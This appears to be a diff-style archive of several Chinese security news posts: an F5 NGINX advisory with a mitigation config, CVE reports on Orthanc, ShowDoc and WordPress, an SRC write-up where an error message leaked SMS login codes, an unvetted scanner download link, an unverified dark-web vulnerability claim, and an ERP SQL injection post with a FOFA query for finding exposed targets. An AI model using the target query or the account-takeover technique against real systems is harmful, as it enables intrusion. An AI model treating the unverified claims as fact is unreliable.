为发现这些漏洞,AI在隔离测试环境中自主完成源代码分析、假设验证及PoC漏洞编写全流程。Anthropic承认,发布如此强大的漏洞发现工具可能短期内令恶意黑客获得危险优势。为此,Glasswing项目初期仅限受信任的防御方使用该模型,以便在漏洞被野外利用前完成修复。
|
||||
|
||||
|
||||
安全专家普遍认为,随着行业适应进程,这类先进AI模型终将成为不可或缺的防御工具,大幅提升全球软件生态安全性。
|
||||
|
||||
|
||||
**参考来源:**
|
||||
|
||||
Anthropic Unveils Claude Mythos Preview With Powerful Zero-Day Detection Capabilities
|
||||
|
||||
https://cybersecuritynews.com/claude-mythos-zero-day-detection/
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,97 @@
|
||||
# F5 安全公告:NGINX ngx_http_dav_module 漏洞 CVE-2026-27654
|
||||
生有可恋 2026-04-14 13:12
|
||||
|
||||
|
||||
|
||||
> 来源:https://my.f5.com/manage/s/article/K000160382
|
||||
|
||||
发布日期:2026-03-24 | 更新日期:2026-03-24
|
||||
|
||||
## 🔴 漏洞概述
|
||||
|
||||
<table><thead><tr><th align="left" style="border: 1px solid #dfdfdf;padding: 0.25em 0.5em;color: #3f3f3f;word-break: keep-all;background: rgba(0, 0, 0, 0.05);text-align: left;"><section><span leaf="">项目</span></section></th><th align="left" style="border: 1px solid #dfdfdf;padding: 0.25em 0.5em;color: #3f3f3f;word-break: keep-all;background: rgba(0, 0, 0, 0.05);text-align: left;"><section><span leaf="">详情</span></section></th></tr></thead><tbody><tr><td align="left" style="border: 1px solid #dfdfdf;padding: 0.25em 0.5em;color: #3f3f3f;word-break: keep-all;text-align: left;"><strong style="color: #0F4C81;font-weight: bold;font-size: inherit;"><span leaf="">漏洞编号</span></strong></td><td align="left" style="border: 1px solid #dfdfdf;padding: 0.25em 0.5em;color: #3f3f3f;word-break: keep-all;text-align: left;"><section><span leaf="">CVE-2026-27654</span></section></td></tr><tr><td align="left" style="border: 1px solid #dfdfdf;padding: 0.25em 0.5em;color: #3f3f3f;word-break: keep-all;text-align: left;"><strong style="color: #0F4C81;font-weight: bold;font-size: inherit;"><span leaf="">漏洞类型</span></strong></td><td align="left" style="border: 1px solid #dfdfdf;padding: 0.25em 0.5em;color: #3f3f3f;word-break: keep-all;text-align: left;"><section><span leaf="">CWE-122 堆缓冲区溢出(Heap-based Buffer Overflow)</span></section></td></tr><tr><td align="left" style="border: 1px solid #dfdfdf;padding: 0.25em 0.5em;color: #3f3f3f;word-break: keep-all;text-align: left;"><strong style="color: #0F4C81;font-weight: bold;font-size: inherit;"><span leaf="">严重等级</span></strong></td><td align="left" style="border: 1px solid #dfdfdf;padding: 0.25em 0.5em;color: #3f3f3f;word-break: keep-all;text-align: left;"><strong style="color: #0F4C81;font-weight: bold;font-size: inherit;"><span leaf="">High</span></strong><section><span leaf=""> — CVSS v3.1: </span><strong style="color: #0F4C81;font-weight: bold;font-size: inherit;"><span leaf="">8.2</span></strong><span leaf=""> / CVSS v4.0: </span><strong style="color: #0F4C81;font-weight: bold;font-size: inherit;"><span leaf="">8.8</span></strong></section></td></tr><tr><td align="left" style="border: 1px solid #dfdfdf;padding: 0.25em 0.5em;color: #3f3f3f;word-break: keep-all;text-align: left;"><strong style="color: #0F4C81;font-weight: bold;font-size: inherit;"><span leaf="">攻击方式</span></strong></td><td align="left" style="border: 1px solid #dfdfdf;padding: 0.25em 0.5em;color: #3f3f3f;word-break: keep-all;text-align: left;"><section><span leaf="">远程、未认证</span></section></td></tr><tr><td align="left" style="border: 1px solid #dfdfdf;padding: 0.25em 0.5em;color: #3f3f3f;word-break: keep-all;text-align: left;"><strong style="color: #0F4C81;font-weight: bold;font-size: inherit;"><span leaf="">影响面</span></strong></td><td align="left" style="border: 1px solid #dfdfdf;padding: 0.25em 0.5em;color: #3f3f3f;word-break: keep-all;text-align: left;"><section><span leaf="">仅数据平面,不影响控制平面</span></section></td></tr></tbody></table>
|
||||
## ⚠️ 漏洞描述
|
||||
|
||||
NGINX 的 ngx_http_dav_module
|
||||
模块存在缓冲区溢出漏洞,可能导致:
|
||||
1. 1. **NGINX Worker 进程崩溃**
|
||||
→ 拒绝服务(DoS),流量中断
|
||||
|
||||
1. 2. **文档根目录外的文件名被篡改**
|
||||
→ 受限的完整性影响(因 Worker 进程权限较低,无法访问整个系统)
|
||||
|
||||
### 触发条件(三个条件需同时满足)
|
||||
1. 1. 配置中使用了 **DAV 模块的 MOVE 或 COPY 方法**
|
||||
|
||||
1. 2. 使用了**前缀 location**
|
||||
(非正则表达式 location 配置)
|
||||
|
||||
1. 3. 使用了 **alias 指令**
|
||||
|
||||
## 🛡️ 受影响版本
|
||||
|
||||
<table><thead><tr><th align="left" style="border: 1px solid #dfdfdf;padding: 0.25em 0.5em;color: #3f3f3f;word-break: keep-all;background: rgba(0, 0, 0, 0.05);text-align: left;"><section><span leaf="">产品</span></section></th><th align="left" style="border: 1px solid #dfdfdf;padding: 0.25em 0.5em;color: #3f3f3f;word-break: keep-all;background: rgba(0, 0, 0, 0.05);text-align: left;"><section><span leaf="">受影响版本</span></section></th><th align="left" style="border: 1px solid #dfdfdf;padding: 0.25em 0.5em;color: #3f3f3f;word-break: keep-all;background: rgba(0, 0, 0, 0.05);text-align: left;"><section><span leaf="">修复版本</span></section></th></tr></thead><tbody><tr><td align="left" style="border: 1px solid #dfdfdf;padding: 0.25em 0.5em;color: #3f3f3f;word-break: keep-all;text-align: left;"><strong style="color: #0F4C81;font-weight: bold;font-size: inherit;"><span leaf="">NGINX Plus R3x</span></strong></td><td align="left" style="border: 1px solid #dfdfdf;padding: 0.25em 0.5em;color: #3f3f3f;word-break: keep-all;text-align: left;"><section><span leaf="">R32 ~ R36</span></section></td><td align="left" style="border: 1px solid #dfdfdf;padding: 0.25em 0.5em;color: #3f3f3f;word-break: keep-all;text-align: left;"><section><span leaf="">R36 P3 / R35 P2 / R32 P5</span></section></td></tr><tr><td align="left" style="border: 1px solid #dfdfdf;padding: 0.25em 0.5em;color: #3f3f3f;word-break: keep-all;text-align: left;"><strong style="color: #0F4C81;font-weight: bold;font-size: inherit;"><span leaf="">NGINX Open Source 1.x</span></strong></td><td align="left" style="border: 1px solid #dfdfdf;padding: 0.25em 0.5em;color: #3f3f3f;word-break: keep-all;text-align: left;"><section><span leaf="">1.0.0 ~ 1.29.6</span></section></td><td align="left" style="border: 1px solid #dfdfdf;padding: 0.25em 0.5em;color: #3f3f3f;word-break: keep-all;text-align: left;"><strong style="color: #0F4C81;font-weight: bold;font-size: inherit;"><span leaf="">1.29.7</span></strong><section><span leaf=""> / 1.28.3</span></section></td></tr><tr><td align="left" style="border: 1px solid #dfdfdf;padding: 0.25em 0.5em;color: #3f3f3f;word-break: keep-all;text-align: left;"><strong style="color: #0F4C81;font-weight: bold;font-size: inherit;"><span leaf="">NGINX Open Source 0.x</span></strong></td><td align="left" style="border: 1px solid #dfdfdf;padding: 0.25em 0.5em;color: #3f3f3f;word-break: keep-all;text-align: left;"><section><span leaf="">0.5.13 ~ 0.9.7</span></section></td><td align="left" style="border: 1px solid #dfdfdf;padding: 0.25em 0.5em;color: #3f3f3f;word-break: keep-all;text-align: left;"><section><span leaf="">❌ </span><strong style="color: #0F4C81;font-weight: bold;font-size: inherit;"><span leaf="">不予修复</span></strong></section></td></tr></tbody></table>
|
||||
### 不受影响的产品
|
||||
- • BIG-IP Next(SPK / CNF / for Kubernetes)
|
||||
|
||||
- • BIG-IP(所有模块)/ BIG-IQ 集中管理
|
||||
|
||||
- • F5 Distributed Cloud(所有服务)/ F5 Silverline / NGINX One Console
|
||||
|
||||
- • F5OS-A / F5OS-C
|
||||
|
||||
- • Traffix SDC / F5 AI Gateway
|
||||
|
||||
## 🔧 修复方案
|
||||
### 方案一:升级(推荐)
|
||||
|
||||
安装修复版本中列出的更新版本。如果当前版本已高于同分支的修复版本,则已包含修复。
|
||||
### 方案二:临时缓解
|
||||
|
||||
在 WebDAV 的 location
|
||||
块开头添加 HTTP Destination
|
||||
头检查,确保该头为空或以预期 location 名开头,否则返回 400 错误:
|
||||
**修改前:**
|
||||
```
|
||||
location /foo { dav_methods PUT DELETE MKCOL COPY MOVE; create_full_put_path on; dav_access group:rw all:r; limit_except GET { allow 192.168.1.0/32; deny all; }}
|
||||
```
|
||||
|
||||
**修改后:**
|
||||
```
|
||||
location /foo { if ($http_destination !~* '^$|/foo') { return 400; } dav_methods PUT DELETE MKCOL COPY MOVE; create_full_put_path on; dav_access group:rw all:r; limit_except GET { allow 192.168.1.0/32; deny all; }}
|
||||
```
|
||||
|
||||
**验证与重载:**
|
||||
```
|
||||
# 测试配置语法sudo nginx -t# 重载配置sudo service nginx reload
|
||||
```
|
||||
> ⚠️ F5 建议在**维护窗口**
|
||||
内测试变更,评估对具体环境的影响。如有多个 WebDAV 配置块,建议逐一测试。
|
||||
|
||||
## 📌 建议操作
|
||||
1. 1. **立即升级**
|
||||
到修复版本(首选方案)
|
||||
|
||||
1. 2. 如暂时无法升级,**应用临时缓解方案**
|
||||
|
||||
1. 3. 0.x 分支用户**必须升级到 1.x**
|
||||
(0.x 不再修复)
|
||||
|
||||
1. 4. 维护窗口内充分测试配置变更
|
||||
|
||||
## 🙏 致谢
|
||||
## 漏洞由 Calif.io 与 Claude / Anthropic Research 协同发现,并遵循最高标准的协同披露流程。
|
||||
## 📎 参考资料
|
||||
- • Module ngx_http_dav_module
|
||||
|
||||
- • K41942608: Overview of MyF5 security advisory articles
|
||||
|
||||
- • K4602: Overview of the F5 security vulnerability response policy
|
||||
|
||||
- • K51812227: Understanding security advisory versioning
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,50 @@
|
||||
# Web应用漏洞自动化扫描工具 -- webjc(4月13日更新)
|
||||
bmslos
|
||||
bmslos Web安全工具库 2026-04-15 01:26
|
||||
|
||||
===================================
|
||||
|
||||
**免责声明**
|
||||
|
||||
请勿利用文章内的相关技术从事非法测试,由于传播、利用此文所提供的信息而造成的任何直接或者间接的后果及损失,均由使用者本人负责,作者不为此承担任何责任。工具来自网络,
|
||||
安全性自测
|
||||
,
|
||||
大家都要把工具当做病毒对待,在虚拟机运行。
|
||||
如有侵权请联系删除。个人微信:
|
||||
ivu123ivu
|
||||
|
||||
|
||||
**0x01 工具介绍**
|
||||
|
||||

这是一款基于Python的Web应用漏洞自动化扫描工具,专门针对中小型Web应用设计,能够自动检测常见的Web漏洞并生成详细的检测报告。功能特性:
|
||||
```
|
||||
支持SQL注入漏洞检测
|
||||
支持XSS跨站脚本漏洞检测
|
||||
支持CSRF跨站请求伪造检测
|
||||
支持目录遍历漏洞检测
|
||||
支持敏感文件泄露检测
|
||||
支持自动生成详细的检测报告
|
||||
轻量化设计,操作便捷
|
||||
适配中小型Web应用
|
||||
```
|
||||
|
||||
|
||||
**0x02 安装与使用**
|
||||
|
||||
运行界面
|
||||
|
||||
|
||||
|
||||
|
||||
网盘下载链接(一定要在虚拟机运行):
|
||||
|
||||
链接:https://pan.quark.cn/s/27cef427a05b
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**·****今 日 推 荐**
|
||||
**·**
|
||||
<table><tbody><tr><td data-colwidth="287"><section><span leaf=""><img class="rich_pages wxw-img" data-aistatus="1" data-imgfileid="100034645" data-s="300,640" data-src="https://mmbiz.qpic.cn/sz_mmbiz_jpg/U7LDNXUGXQvfU5QrfyvDI7w4eZELhFwNXOjlicksqBia88sj549GqcvIrANefTSIibVVzibZvkq0Pia4KEw9f6FIz4gIwziaLRUe5qwYmeTl3veE8/640?wx_fmt=jpeg&from=appmsg" data-type="jpeg" type="inline"/></span></section></td><td data-colwidth="287"><section><span leaf=""><img class="rich_pages wxw-img" data-aistatus="0" data-imgfileid="100033627" data-ratio="1.2469635627530364" data-s="300,640" data-src="https://mmbiz.qpic.cn/sz_mmbiz_jpg/8H1dCzib3UibsC4yYFwgTnJrN0q57DearHJhaWSE6XQllpkUviaibg5MqTYgdUQYDNt8ysfV2v6o4jsN34pmq3DAOg/640?wx_fmt=jpeg&from=appmsg" data-type="jpeg" data-w="1235" type="inline"/></span></section></td></tr></tbody></table>
|
||||
|
||||
@@ -0,0 +1,44 @@
|
||||
# Windows事件日志服务曝内核地址泄露漏洞,影响NVMe存储设备
|
||||
原创 网空闲话
|
||||
网空闲话 网空闲话plus 2026-04-14 22:57
|
||||
|
||||
【2026年04月15日暗网监测发现】tier1论坛用户"以利亚"发帖称,安全研究人员发现Windows事件日志服务存在严重信息泄露漏洞。该漏洞允许攻击者通过远程过程调用(RPC)机制,从本地或远程Windows计算机中提取内核池指针等敏感内存信息。漏洞具体存在于Microsoft-Windows-Storage-Storport/Operational日志通道中,当Stornvme驱动程序处理NVMe固态硬盘错误时生成的EventID 524事件会意外泄露内核内存地址。
|
||||
|
||||
技术分析显示,攻击者可利用此漏洞绕过内核地址空间布局随机化(KASLR)等安全防护机制,为后续提权攻击和恶意代码执行提供便利。虽然当前评估严重程度为"中等",但该漏洞可能成为高级持续性威胁(APT)攻击链的关键环节。建议所有Windows用户立即检查系统更新,重点关注存储驱动程序补丁。同时应限制不必要的RPC端口暴露,启用内核隔离功能,并监控异常的事件日志访问行为。企业环境需优先为关键服务器部署微隔离策略,防止横向移动风险。
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
该漏洞是否有cve尚未核实。感兴趣者自行查证。
|
||||
|
||||
手机编辑,未对细节进行分析核实,见凉。
|
||||
|
||||
参考来源:https://tier1.life/thread/143
|
||||
|
||||
@@ -0,0 +1,106 @@
|
||||
# 【SRC实战】通过报错拿下高危漏洞
|
||||
原创 渗透测试安全日记
|
||||
渗透测试安全日记 渗透测试安全日记 2026-04-14 23:07
|
||||
|
||||
免责声明:请勿利用文章内的相关技术从事非法测试,由于传播、利用此文所提供的信息、工具等资源而造成的任何直接或者间接的后果及损失,均由使用者本人负责,作者不为此承担任何责任!
|
||||
|
||||
01 背景
|
||||
|
||||
相信各位师傅在渗透测试时,没少见过从服务后端返回的报错信息吧,如sql语句的报错、json数据报错等等。
|
||||
|
||||
本次分享的案例,与平常的报错不大一样,但却可以拿下高危漏洞,具体是啥。详细过程见实战环节。
|
||||
|
||||
号外号外,
|
||||
免费的睿鉴安全知识库上线了。点击下发链接,福利直达!!
|
||||
|
||||
|
||||
|
||||
安全知识模块,主要放一些实战的案例,目前已更新五期内容,上新
|
||||
奇安信攻防社区专栏后续会持续更新。主要内容如下。
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
资源中心模块,主要会放一些安全工具,给各位师傅提供一站式下载的渠道,目前已上线20+款工具,主要工具如下。
|
||||
|
||||

|
||||
|
||||
02 实战过程
|
||||
|
||||
测试的起源是信息收集,通过测绘平台,拿到了一个xxx系统,系统情况如下。页面看起来只有一个注册功能,经过简单测试,其实注册与登录是同一个功能,只要有验证码就能登录。
|
||||
|
||||

|
||||
|
||||
第一步先来一个任意验证码测试,尝试是否存在漏洞,点击获取验证码后,输入个1234。无果。
|
||||
|
||||

|
||||
|
||||
|
||||
从上图可以看到,手机号最后1位是2,此时作者将手机号最后一位改为1(
|
||||
为啥这么做,其实我也不知道),点击确认注册。
|
||||
|
||||

|
||||
|
||||
报错了!报错了!后端
|
||||
直接
|
||||
报错信息,返回了正确手机号的验证码,如下图。直接从F12控制台直接返回了验证码4301。
|
||||
|
||||

|
||||
|
||||
再看下手机上收到的验证码,也是4301。短信验证码回显导致任意用户登录漏洞到手。
|
||||
|
||||

|
||||
|
||||
点到为止了,危害太大了,提SRC。
|
||||
|
||||
至此本次分享结束,希望对各位师傅有帮助。
|
||||
|
||||
往期好文
|
||||
|
||||
[【SRC实战】IOT漏洞挖掘实战](https://mp.weixin.qq.com/s?__biz=MzYyMTgwMTYwOQ==&mid=2247486150&idx=1&sn=d0cf99fbe2508b3625f4f9168491b3b7&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[【SRC实战】一文玩转Minio存储桶漏洞挖掘](https://mp.weixin.qq.com/s?__biz=MzYyMTgwMTYwOQ==&mid=2247486079&idx=1&sn=ffb3843bb61c5a75a3da2e9869b932cd&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[【SRC实战】简单FUZZ拿下高危漏洞](https://mp.weixin.qq.com/s?__biz=MzYyMTgwMTYwOQ==&mid=2247485405&idx=1&sn=669a4286abd1103b050059efdb3da268&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[【SRC实战】RedirectUrl劫持实战](https://mp.weixin.qq.com/s?__biz=MzYyMTgwMTYwOQ==&mid=2247485901&idx=1&sn=dc9931b8afe21cca270f80e71fda1e20&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[AI大模型“越狱”实战](https://mp.weixin.qq.com/s?__biz=MzYyMTgwMTYwOQ==&mid=2247485551&idx=1&sn=5e2accbd716bf890c37a9fb7be4c06b7&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[企业 SRC 低投入,高收益漏洞总结](https://mp.weixin.qq.com/s?__biz=MzYyMTgwMTYwOQ==&mid=2247485784&idx=1&sn=d53f6491bccec7fdcd8eca356c04f0d8&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[【SRC实战】任意用户密码重置实战](https://mp.weixin.qq.com/s?__biz=MzYyMTgwMTYwOQ==&mid=2247485484&idx=1&sn=e3ccb64ef54194ae4216c1d43606b651&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[【SRC实战】记一次越权测试实战](https://mp.weixin.qq.com/s?__biz=MzYyMTgwMTYwOQ==&mid=2247485379&idx=1&sn=37985dd7e56a66b2d023548eabd845ea&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[免密登录某后台管理系统实战](https://mp.weixin.qq.com/s?__biz=MzYyMTgwMTYwOQ==&mid=2247485024&idx=1&sn=71c596dd36800993e18f1f05b9d37547&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[安服人应急“薅洞”指南](https://mp.weixin.qq.com/s?__biz=MzYyMTgwMTYwOQ==&mid=2247485381&idx=1&sn=d0195d62adf45f6d614c785886d04e92&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[推荐一款资产筛选工具](https://mp.weixin.qq.com/s?__biz=MzYyMTgwMTYwOQ==&mid=2247484744&idx=1&sn=7d205189f4a95c2a0cce1b6e99014c64&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[【SRC实战】SRC常用的信息收集方法TOP 10](https://mp.weixin.qq.com/s?__biz=MzYyMTgwMTYwOQ==&mid=2247485754&idx=1&sn=da396a3501b1346d7becdc4201299a2a&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[【SRC实战】短信验证码爆破,拿下某众测中危](https://mp.weixin.qq.com/s?__biz=MzYyMTgwMTYwOQ==&mid=2247484618&idx=1&sn=9ef1826481eaace69ebef6849995bcfa&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[【SRC实战】一次“链式”渗透,从站点A打到站点B](https://mp.weixin.qq.com/s?__biz=MzYyMTgwMTYwOQ==&mid=2247484164&idx=1&sn=9c2db3fc19000f60785499f2c4ad1f6f&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[用户账号接管实战,洞穿开发者逻辑](https://mp.weixin.qq.com/s?__biz=MzYyMTgwMTYwOQ==&mid=2247483991&idx=1&sn=c1f6e65233cf18ade53b6e566fa4b3af&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,5 @@
|
||||
# 【视频】CVE-2025-2563: WordPress 提权
|
||||
黑白之道 2026-04-15 00:46
|
||||
|
||||
CVE-2025-2563:4.1.2 之前的 WordPress 用户注册和会员插件在启用会员附加组件时,无法阻止用户设置其帐户角色,从而导致权限提升问题,并允许未经身份验证的用户获得管理员权限。
|
||||
|
||||
@@ -0,0 +1,26 @@
|
||||
# 严重——Orthanc DICOM 服务器中的 9 个漏洞威胁医疗数据完整性
|
||||
sec随谈
|
||||
sec随谈 sec随谈 2026-04-15 00:57
|
||||
|
||||
Orthanc是一款广受欢迎的开源轻量级医学数字成像和通信(DICOM)服务器,用于在医疗环境中存储、处理和检索医学影像数据。近日,该软件被发现存在一系列严重安全**漏洞**。CERT/CC发布了一份全面的漏洞报告,详细记录了1.12.10及更早版本中的九个不同漏洞,这些漏洞可能使攻击者能够扰乱医院运营,甚至控制医疗数据服务器。
|
||||
|
||||
这些**漏洞**涵盖了一系列危险的技术故障,主要影响图像解码和HTTP请求处理。
|
||||
|
||||
攻击者可以利用元数据来耗尽服务器内存。其中一个漏洞**CVE** -2026-5438是一种“gzip 解压缩炸弹”,它利用服务器“根据攻击者控制的压缩元数据分配内存”,从而允许少量有效载荷耗尽系统内存。类似地,CVE-2026-5440利用了“无限制使用 Content-Length 标头”的漏洞,精心构造的约 4 GB 请求即可触发服务器立即终止。
|
||||
|
||||
解码特殊图像格式是另一个高风险领域。CVE -2026-5442和CVE-2026-5443涉及在图像尺寸计算过程中由整数溢出触发的堆缓冲区溢出漏洞。
|
||||
|
||||
这些缺陷的技术影响深远。研究人员警告说,“最严重的问题是图像解析和解码逻辑中基于堆的缓冲区溢出,这会导致 Orthanc 进程崩溃,并且在某些情况下,可能为远程代码执行 (RCE) 提供途径”。
|
||||
|
||||
对医疗机构而言,最令人担忧的或许是信息泄露的风险。“其他一些漏洞允许越界读取,从而可能暴露堆驻留数据,包括分配器元数据、内部标识符、点以及通过渲染图像输出的相邻 DICOM 内容的部分信息”。这意味着恶意文件可以诱骗服务器将私有系统数据直接嵌入到可查看的医学图像中。
|
||||
|
||||
与某些服务器重启后即告终结的攻击不同,这些漏洞可能长期存在。该安全公告指出,“部分受影响的代码路径可能允许存储恶意 DICOM 内容,并在正常处理过程中重新触发,从而增加攻击的持久性和对运营的影响”。
|
||||
|
||||
Orthanc 开发团队已迅速采取行动,解决这些漏洞。为确保您的医疗影像基础设施安全,我们强烈建议管理员采取以下步骤:
|
||||
1. 立即升级: “Orthanc 已发布 1.12.11 版本以解决这些漏洞,强烈建议用户尽快升级”。
|
||||
1. 审查访问控制:管理员应“尽可能限制上传和图像处理功能对受信任用户和网络的开放”。
|
||||
1. 审核配置:建议查阅官方“Orthanc 文档和发行说明,以获取补丁和部署指南”。
|
||||
参考链接:
|
||||
|
||||
https://kb.cert.org/vuls/id/536588
|
||||
|
||||
@@ -0,0 +1,18 @@
|
||||
# 攻击者利用CVE-2025-0520漏洞,攻击未打补丁的ShowDoc服务器
|
||||
鹏鹏同学
|
||||
鹏鹏同学 黑猫安全 2026-04-15 00:53
|
||||
|
||||

|
||||
|
||||
一个被追踪为 CVE-2025-0520(CVSS 评分为 9.4)的严重远程代码执行漏洞正在被积极利用,该漏洞影响 ShowDoc。ShowDoc 是一个在线工具,帮助 IT 团队共享文档,提高协作与沟通效率。
|
||||
|
||||
在 2.8.7 版本之前,ShowDoc 存在一个未认证的文件上传漏洞,攻击者可利用该漏洞部署 Web Shell 并在服务器上执行代码。该问题已在 2020 年 10 月发布的 2.8.7 版本中修复。
|
||||
|
||||
公告指出:“ShowDoc 中因文件扩展名校验不当导致的无限制文件上传漏洞,使得攻击者能够执行任意 PHP 代码,从而实现远程代码执行。该漏洞影响 2.8.7 之前的 ShowDoc 版本。”
|
||||
|
||||
威胁攻击者正瞄准未打补丁的服务器,可能获得服务器的完全控制权。
|
||||
|
||||
VulnCheck 的研究人员警告称,仍有超过 2000 个实例暴露在互联网上,主要分布在中国。该网络安全公司为客户提供相关的攻击载荷、痕迹信息及威胁情报。
|
||||
|
||||
强烈建议使用该工具的组织立即更新并加固暴露在外的实例。
|
||||
|
||||
@@ -0,0 +1,77 @@
|
||||
# 明源地产ERP GetErpDept.ashx接口存在SQL注入漏洞 附POC
|
||||
2026-4-14更新
|
||||
2026-4-14更新 南风漏洞复现文库 2026-04-14 16:11
|
||||
|
||||
|
||||
|
||||
免责声明:请勿利用文章内的相关技术从事非法测试,由于传播、利用此文所提供的信息或者工具而造成的任何直接或者间接的后果及损失,均由使用者本人负责,所产生的一切不良后果与文章作者无关。该文章仅供学习用途使用。
|
||||
## 1. 明源地产ERP 简介
|
||||
|
||||
微信公众号搜索:南风漏洞复现文库
|
||||
该文章 南风漏洞复现文库 公众号首发
|
||||
|
||||
本人只有 南风漏洞复现文库 和 南风网络安全
|
||||
这两个公众号,其他公众号有意冒充,请注意甄别,避免上当受骗。
|
||||
|
||||

明源地产ERP
|
||||
## 2.漏洞描述
|
||||
|
||||
明源地产ERP GetErpDept.ashx接口存在SQL注入漏洞
|
||||
|
||||
CVE编号:
|
||||
|
||||
CNNVD编号:
|
||||
|
||||
CNVD编号:
|
||||
## 3.影响版本
|
||||
|
||||
明源地产ERP
|
||||
|
||||
|
||||
明源地产ERP GetErpDept.ashx接口存在SQL注入漏洞
|
||||
## 4.fofa查询语句
|
||||
|
||||
body="/_common/scripts/md5-min.js"
|
||||
## 5.漏洞复现
|
||||
|
||||
|
||||

|
||||
|
||||
## 6.POC&EXP
|
||||
|
||||
